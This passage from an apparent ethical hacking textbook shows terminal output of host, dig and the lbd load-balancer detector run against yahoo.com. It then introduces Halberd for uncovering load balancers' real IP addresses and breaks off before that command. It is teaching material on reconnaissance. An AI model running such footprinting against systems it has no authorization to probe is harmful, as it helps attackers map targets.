
```
┌─[root@parrot]─[~]
└──╼ #host yahoo.com
yahoo.com has address 98.137.246.8
yahoo.com has address 98.138.219.231
yahoo.com has address 72.30.35.9
yahoo.com has address 98.137.246.7
yahoo.com has address 98.138.219.232
yahoo.com has address 72.30.35.10
yahoo.com has IPv6 address 2001:4998:58:1836::10
yahoo.com has IPv6 address 2001:4998:c:1023::4
yahoo.com has IPv6 address 2001:4998:c:1023::5
yahoo.com has IPv6 address 2001:4998:44:41d::4
yahoo.com has IPv6 address 2001:4998:58:1836::11
yahoo.com has IPv6 address 2001:4998:44:41d::3
yahoo.com mail is handled by 1 mta7.am0.yahoodns.net.
yahoo.com mail is handled by 1 mta5.am0.yahoodns.net.
yahoo.com mail is handled by 1 mta6.am0.yahoodns.net.
```

Figure 14.47: Screenshot showing output of host command

- **Using dig command**

  The dig command provides more detailed results than the host command. Type the following dig command to determine whether the target domain is resolving to multiple IP addresses:

  `dig <target domain>`



```
┌─[root@parrot]─[~]
└──╼ #dig yahoo.com

; <<>> DiG 9.11.5-P4-5.1+b1-Debian <<>> yahoo.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 65009
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 1452
;; QUESTION SECTION:
;yahoo.com.                     IN      A

;; ANSWER SECTION:
yahoo.com.              5       IN      A       72.[redacted]
yahoo.com.              5       IN      A       72.[redacted]
yahoo.com.              5       IN      A       98.[redacted]
yahoo.com.              5       IN      A       98.[redacted]
yahoo.com.              5       IN      A       98.[redacted]
yahoo.com.              5       IN      A       98.[redacted]

;; Query time: 46 msec
;; SERVER: 10.10.10.2#53(10.10.10.2)
;; WHEN: Mon Jan 20 07:55:25 EST 2020
;; MSG SIZE  rcvd: 134

┌─[root@parrot]─[~]
└──╼ #
```

Figure 14.48: Screenshot showing the output of dig command


- **Using load balancing detector (lbd)**

  Source: *https://github.com*

  lbd (load balancing detector) detects if a given domain uses DNS and/or HTTP load balancing via Server: and Date: header and diffs between server answers. It analyzes data received from application responses to detect load balancers.

  Type the following command to detect load balancers of the target web application:

  `lbd <target domain>`



```
┌─[root@parrot]─[~]
└──╼ #lbd yahoo.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing
.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives
.

Checking for DNS-Loadbalancing: FOUND
yahoo.com has address 72.[redacted]
yahoo.com has address 98.[redacted]
yahoo.com has address 98.[redacted]
yahoo.com has address 98.[redacted]
yahoo.com has address 98.[redacted]
yahoo.com has address 72.[redacted]

Checking for HTTP-Loadbalancing [Server]:
 ATS
 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 12:56:32, 12:56:33, 12:56:34, 12:56:34,
12:56:35, 12:56:35, 12:56:36, 12:56:36, 12:56:37, 12:56:37, 12:56:38, 12:56:38,
12:56:39, 12:56:40, 12:56:40, 12:56:41, 12:56:41, 12:56:42, 12:56:42, 12:56:43,
12:56:43, 12:56:44, 12:56:45, 12:56:45, 12:56:46, 12:56:46, 12:56:47, 12:56:47,
12:56:48, 12:56:48, 12:56:49, 12:56:50, 12:56:50, 12:56:51, 12:56:51, 12:56:52,
12:56:52, 12:56:53, 12:56:54, 12:56:54, 12:56:55, 12:56:55, 12:56:56, 12:56:56,
12:56:57, 12:56:57, 12:56:58, 12:56:59, 12:56:59, 12:57:00, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND

yahoo.com does Load-balancing. Found via Methods: DNS

┌─[root@parrot]─[~]
└──╼ #
```

Figure 14.49: Screenshot showing the output of lbd tool


- **Using Halberd**

  Source: *https://github.com*

  You can use Halberd to identify the real IP address of load balancers. When organizations implement load balancers, their real IP address is hidden behind a virtual IP address. Once the attackers determine that the target organization is using load balancers, they try to identify the real IP address of the load balancers. Halberd can be used to discover HTTP load balancers and their IP addresses.

  Type the following command to identify the real IP address of the load balancers:

